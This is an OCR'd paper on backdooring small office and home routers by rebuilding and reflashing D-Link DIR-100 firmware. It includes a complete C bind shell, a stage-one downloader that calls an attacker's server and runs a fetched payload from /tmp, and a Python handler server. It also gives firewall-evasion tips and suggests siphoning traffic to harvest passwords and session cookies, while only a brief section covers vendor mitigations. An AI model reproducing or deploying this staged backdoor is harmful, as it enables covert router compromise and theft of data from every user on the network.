


Figure 18

For the D-Link firmware there are 2 sections that need to be changed, one is the firmware size which is a 4 byte integer, the second which was found after getting incorrect checksums while attempting to upgrade is actually a 1 byte running XOR (XOR, n.d) of the header and another 1 byte running XOR of the body.

Resources like OpenWrt are extremely useful here as the header format may be already documented allowing easier modification of the correct fields. It is a good idea to write a script which automates building the firmware and recalculating various header fields, as you may have to flash the firmware lots of times. If the firmware is rejected and there is no indication why, perhaps due to poor error messages, then this is where the serial port comes extremely useful. Normally standard error and debug messages are simply printed to the serial port so just by being connected and then attempting to upgrade the firmware you should get some useful error messages; these can potentially aid you in correcting the errors and get a successful flash.

If you reboot the device with your custom firmware installed and it does not load up correctly, the serial port comes to the rescue. Reboot the device again and look for the reason it has failed, which is often due to the file system saying it failed to mount. If this is the case then try different versions of squashfs until it succeeds. Ideally matching as closely as possible to the initially identified file system in the first firmware image file. If

you need to restore to the stock firmware due to bad firmware, there will often be a prompt accessible from serial during boot up, for drop into a basic web interface which will allow the flashing of firmware to fix a broken device.

Persistent Dynamic Backdoor

For the purpose of this paper a multi stage deployment system has been created similar to metasploit's staged exploit system, but far more basic.

On the device a small file which has been added to the firmware which is then flashed onto the device will run on system start up. The binary will dynamically connect to a specified server and download a second binary to the memory, and this binary can be changed easily without rebuilding the firmware. The nature of the staged delivery system allows the backdoor to be dynamic, as once the initial stage is on the clients router then the functionality of the second stage can be modified and tailored to a custom need. Additionally by having multiple stages, the initial stage 1 file is very small which in turn keeps the firmware image small reducing the risk of the firmware being too large for the device. The second stage is downloaded to the */tmp/* folder which is a ram disk; because of this when the device loses power no trace of the second stage is left behind only stage one which is just a downloader.

Ideally once you have a custom firmware for a router with the stager on it, this firmware can then be used on all routers which are of the same model.

A more stealthy option for the initial stager is to modify an existing binary which starts on normal start-up and add the stager to the start of the code, the stager runs then the rest of the process continues after it.

For the smallest footprint the stage one should be written in assembly, but it was created in C instead for time efficiency but even so, when the stage one is compiled,

optimized for size and stripped produces a 9820 byte binary which is pretty insignificant in the scale of things.

Due to the limited functionality of the D-Link DIR-100 which included no method of downloading a file, a stage two binary was created, which added a few basic features such as downloading files, a bind shell, wrapping functionality to capture a program output and write it to disk. Why was this needed? The shell on the D-Link DIR-100 is called sash (stand-alone shell) which is an extremely basic shell which does not even support redirecting a programs standard out to a file.

The second stage is currently not available to download, but it is simple enough to write your own, a basic bind shell can be found in Code Snippet 1.

```
int bindShell(){
        int sockfd, inconn, port;
        struct sockaddr_in sin;
        sockfd = socket(AF_INET,SOCK_STREAM,0);
        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = 0;
        sin.sin_port = htons(10345);
        bind(sockfd,(struct sockaddr *)&sin,sizeof(sin));
        listen(sockfd,15);
        inconn = accept(sockfd,NULL,0);
        dup2(inconn,2);
        dup2(inconn,1);
        dup2(inconn,0);
        execl("/bin/sh","sh",NULL);
        return 0;
}
```

Code Snippet 1

To run on start-up, first copy the stage1.c from appendix A of this document then compile it. Put it in the bin directory, then modify the start-up file with the following *"binaryname <yourserver> [port] &"*, then simply re-create the firmware with the new file and modified start-up script and reflash.
For example on the D-Link the following was run.

```
root@bt:~/handler# mips-linux-gcc stage1.c -o stageone -Os
root@bt:~/handler# mips-linux-strip stageone
root@bt:~/handler# cp stageone ../dir-100/fmk/rootfs/bin/stageone
root@bt:~/handler# nano ../dir-100/fmk/rootfs/etc/rc
```

Figure 19

Next run the python file found in the appendix B of this document ./server.py [port]. This implementation is currently very basic but can easily be extended to support a multitude of features. The stage one binary upon running attempts to gather a few bits of basic information from the device, this is why it runs cat /proc/version then sends this information to the handler. The handler will act upon the clients architecture and it will send <architecture>/standard.bin from the current directory. If this file does not exist then a single byte will be sent to the client, the client will then close the connection and exit.

Once this is done then anything can be deployed from your own custom second stage binary with lots of functionality or just the simple bind shell. You can now even download *tcpdump* to the device and start siphoning off traffic to a remote host and watch the passwords and sessions cookies roll in. Another method of siphoning traffic would be taking advantage of iptables to redirect traffic to a target host, this may only work on newer implementations of iptables (Goddchen, 2009).

There are various ways to siphon data depending on what the functionality the router has and what it supports. It is much easier on higher end routers, as they normally have a lot more flash space so they support more features by default. But nothing is impossible, even the most basic router can have its functionality “improved”.

Due to the lack of security of these systems, chances are the extra process will remain unnoticed. It could be picked up on a firewall but it is easy enough to change the stager to connect out to port 80 instead and make it look like an HTTP GET request. In a small office environment, the only firewall on the network may be the device itself so it would be even easier to hide.

2.5 How to reduce the chance of exploitation

Vendors can perform a few simple steps to make life for the attacker a lot harder than it currently is:-

- Remove all debugging ports (serial, JTAG)
- Remove all unnecessary services such as telnetd
- Audit and lockdown the web interface
- Filter all input into the device.
- Encrypt and Sign firmware.

These steps, especially encrypting the firmware, make offline analysis difficult unless the encryption keys are leaked. Keeping the keys secure is a top priority, this is why everything should be locked down and filtered, and if terminal access is acquired chances are the keys will be extracted from the device.

2.6 Potential Impact

What does any of this mean? Well if an attacker can take control of a company's router for malicious purposes, they can siphon off all kinds of data. If the router is also the VPN end point for the company, remote users will think they are secure, but in reality they are not.

Any data which travels through the device is vulnerable. If the router is also the wireless router for the internal staff, then even data which is not leaving the network is vulnerable.

A malicious user could use this access to steal company secrets and sell them to competitors. There is also the possibility of performing down grade attacks, involving dropping any HTTPS connection down to a normal HTTP connection allowing for plain text credentials to be stolen. The credentials could be anything from email accounts to banking details. If the data is indeed banking details then the financial impact of this exploitation can be very high. Even if they are just user credentials, these can be used for further access into the network using the router as a pivot point. If the compromise is bad enough it could ruin a company.

3 Conclusion

After reading this paper you should now have a good understanding of the basic process of modifying a router to deploy a backdoor. A backdoor allows tampering of network traffic in any way you like. Routers are powerful and often overlooked when it comes to penetration testing. Penetration testers often go for the standard Windows and Linux based machines often ignoring embedded devices. Everything on a network should be analysed for vulnerabilities.

You should now have a fairly decent understanding of how to unpack firmware. The issue is with embedded devices is that they are not all the same, persistence is key, eventually you will succeed, but there may be many hurdles along the way.

Getting a modified firmware to work can a long an arduous process but the reward of being able to exploit a well maintained secure network just by ciphering off data is worth it. The time does vary massively from router to router, you could in the ideal position build a custom firmware which works in an hour, but it could also take many times that.

It would be good if go away and look at your personal home router, is it secure? Could someone have already hacked it and are they looking through all your internet traffic already? If there are WAN side exploits then you are in even more trouble. An attacker could just as easily redirect your traffic, potentially to client side exploit websites or just to phishing versions of real websites and the URL would seem like the real site still.

This paper has mainly referred to Small Office/Home Office (SOHO) routers, the same methods could be applied to larger core routers, which have a much greater processing capability and a larger data throughput. The possibilities with embedded devices are endless.

Neil Jones, neil@neiljsecurity.co.uk

4 References

Binwalk . (n.d). binwalk - Firmware Analysis Tool. Retrieved from http://code.google.com/p/binwalk/

Burp Suite. (n.d). Burp Suite. Retrieved from http://portswigger.net/burp/

BusyBox. (n.d). BusyBox. Retrieved from http://www.busybox.net/about.html

Crosstool-NG . (n.d). start [crosstool-NG]. Retrieved from http://crosstool-ng.org/

Dangerous Prototypes. (n.d). Dangerous Prototypes » Bus Pirate. Retrieved from http://dangerousprototypes.com/bus-pirate-manual/

David Woodhouse. 2005. JFFS : The Journalling Flash File System. Retrieved from http://linux-mtd.infradead.org/~dwmw2/jffs2.pdf

Default Router Passwords. (n.d). Default Router Passwords - The internets most comprehensive router password database. Retrieved from http://www.routerpasswords.com/

D-Link. (n.d). DIR-100: Ethernet Broadband Router - Technical support D-Link. Retrieved from http://www.goo.gl/3a2rO

Exploits Database. (n.d). Exploits Database by Offensive Security. Retrieved from http://exploit-db.com/

Firmware Modification Kit. (n.d). Firmware Modification Kit. Retrieved from http://bitsum.com/firmware_mod_kit.htm

Free Electrons. (n.d). Linux/Documentation/file systems/cramfs.txt - Linux Cross Reference - Free Electrons. Retrieved from http://lxr.free-electrons.com/source/Documentation/file systems/cramfs.txt

Goddchen. 2009. Port-Mirroring / Span Port / Monitor Port with iptables. Retrieved from http://blog.goddchen.de/2009/03/port-mirroring-span-port-monitor-port-with-iptables/

Hamel, A. (n.d). UPnP Hacks: Hacking Universal Plug and Play. Retrieved from http://www.upnp-hacks.org/

Heffner, C. 2012. miranda-upnp - Python-based interactive UPnP client. Retrieved from

http://code.google.com/p/miranda-upnp/
Metasploit. (n.d). Penetration Testing Software. Retrieved from http://www.metasploit.com/
Minicom. (n.d). Minicom. Retrieved from
http://platformx.sourceforge.net/Documents/nuts/Minicom.html
Netgear . (n.d). DG834GT Support. Retrieved from
http://support.netgear.com/product/DG834GT
oclHashcat-lite. (n.d). oclHashcat-lite - advanced password recovery. Retrieved from
http://hashcat.net/oclhashcat-lite/
Offensive Security. (n.d). BackTrack Linux – Penetration Testing Distribution. Retrieved from
http://www.backtrack-linux.org/
OpenWrt. (n.d) Serial Console. Retrieved from
http://wiki.openwrt.org/doc/hardware/port.serial
OpenWrt Wiki. (n.d). Table of Hardware - OpenWrt Wiki. Retrieved from
http://wiki.openwrt.org/toh/start
Routerpwn. (n.d). Routerpwn 1.10.151. Retrieved from http://www.routerpwn.com/
SQUASHFS. (n.d). SQUASHFS - A squashed read-only file system for Linux. Retrieved from
http://squashfs.sourceforge.net/
SQUASHFS. (n.d). SQUASHFS - A squashed read-only file system for Linux. Retrieved from
http://squashfs.sourceforge.net/
Tatham, S. 2011. PuTTY: a free telnet/ssh client. Retrieved from
http://www.chiark.greenend.org.uk/~sgtatham/putty/
The GNU Netcat. (n.d). The GNU Netcat—Official homepage. Retrieved from
http://netcat.sourceforge.net/
XOR. (n.d). XOR - Definition. Available at: http://cplus.about.com/od/glossar1/g/xor.htm

5 Appendix A

5.1 Stage1.c

```
/*
Author: Neil Jones <neil@neiljsecurity.co.uk>
Notes: Make sure you change the arch in the top of main before compiling for different systems
Usage: ./stageone <serverip> [port]
*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>

#define MAXDOWNSIZE 1048576
#define O_CREAT 00100
#define O_RDWR 2


char *getOutput(char *cmd){
        FILE *fp;
        int status;
        static char buf[1024];
        fp = popen(cmd,"r");
        if (fp == NULL) {
                printf("Failed to run command\n" );
                exit;
        }
        fgets(buf, sizeof(buf)-1, fp);
        pclose(fp);
        return buf;
}

int main(int argc, char *argv[])
   {
   char *arch = "mips";
   int sockfd;
   struct hostent *he;
   struct sockaddr_in their_addr;
   int port = 14567;
   if(argc > 3)
```

```
{
    // just exit
    exit(1);
}

if(argc == 3){
    port = atoi(argv[2]);
}
// get the host info
if((he=gethostbyname(argv[1])) == NULL)
{
        fprintf(stderr, "Failed on gethostbyname\n");
    exit(1);
}

if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
    exit(1);
}

their_addr.sin_family = AF_INET;
// short, network byte order
their_addr.sin_port = htons(port);
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
// zero the rest of the struct
memset(&(their_addr.sin_zero), '\0', 8);

if(connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    perror("connect()");
    exit(1);
}
char sendbuf[4096];
memset(&sendbuf,'\0',sizeof(sendbuf));
//gather system information and send it
char *uname = getOutput("cat /proc/version");
strncpy(sendbuf,"1",1);
strncat(sendbuf,uname,strlen(uname)-1);
strncat(sendbuf,"|",1);
strncat(sendbuf,arch,strlen(arch));
strncat(sendbuf,"|",1);
send(sockfd,sendbuf,sizeof(sendbuf),0);
//download the second stage, max file size is MAXDOWNSIZE default 1MB
char largeBuf[MAXDOWNSIZE];
char smallBuf[4096];
memset(largeBuf,'0',sizeof(largeBuf));
memset(smallBuf,'0',sizeof(smallBuf));
```

```
    int count = 0;
    int totalcount = 0;
    while(1){
        count = recv(sockfd,smallBuf,sizeof(smallBuf),0);
        if(count < 1 || (count+totalcount) > MAXDOWNSIZE){
            break;
        } else {
            memcpy(&largeBuf[totalcount],smallBuf,count);
            totalcount += count;
            memset(&smallBuf,'0',sizeof(smallBuf));
        }
    }
    // if there is no download the server will just return 1... if your file first byte is 1... well thats not
going to run anyway
    if(largeBuf[0] != '1'){
            char *touch = getOutput("touch /tmp/stage.two");
            int of = open("/tmp/stage.two",O_RDWR | O_CREAT);
            write(of,largeBuf,totalcount);
            close(of);
        char *arch = getOutput("chmod 777 /tmp/stage.two");
            getOutput("/tmp/stage.two");
    }
    close(sockfd);
    return 0;
}
```

6 Appendix B

6.1 Server.py

```
#!/usr/bin/python
# Neil Jones <neil@neiljsecurity.co.uk>
# Stage Handler Server
# Usage: ./server.py <listenport>
# Server will attempt to send <arch>/standard.bin to any device which sends a stage1 packet
import sys,socket,threading,struct,time

class handler:
            deviceInfo = {}
            host = ""
            listenport = 14567
            def __init__(self):
                        if len(sys.argv) == 2:
                                    self.listenport = int(sys.argv[1])
                        pass
```

```
        def main(self):
                s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.bind((self.host, self.listenport))
                s.listen(1)
                while 1:
                        c = handleClient(s.accept())
                    c.start()
class handleClient(threading.Thread):
        def __init__(self,(client,address)):
                threading.Thread.__init__(self)
                self.client = client
                self.address = address
                self.size = 1024
                self.dataInfo = 0
                self.delchars = ''.join(c for c in map(chr, range(256)) if not c.isalnum())
        def run(self):
                running = 1
                while running:
                        data = self.client.recv(self.size)
                        if data:
                                print data
                                #stageone payload looking to download stage 2
                                if data[0] == "1":
                                        running = self.stageOne(data[1:])
                        else:
                                self.client.close()
                                running = 0
        def stageOne(self,data):
                #type 1 so is a stage1 packet
                inSplit = data.strip().split("|")
                #format should be uname |
                device = {}
                device["host"] = self.address[0] #ignore the port
                device["uname"] = inSplit[0]
                device["arch"] = inSplit[1].translate(None, self.delchars)
                device["comments"] = ""
                #send stage 2 payload
                self.deviceInfo = 1
                self.device = device
                try:
                        of = open(device["arch"]+"/standard.bin","r")
                except:
                        print "[!] Could not open " + device["arch"] + "/standard.bin for client "
+ self.address[0]
                        self.client.send("1")
                        self.client.close()
                        return 0
```

```
                    print "Sent %d bytes to client" % self.client.send(of.read())
                    time.sleep(1);
                    self.client.close();
                    print device
                    return 0
if __name__ == "__main__":
        #setup handler
        ha = handler()
        ha.main()
```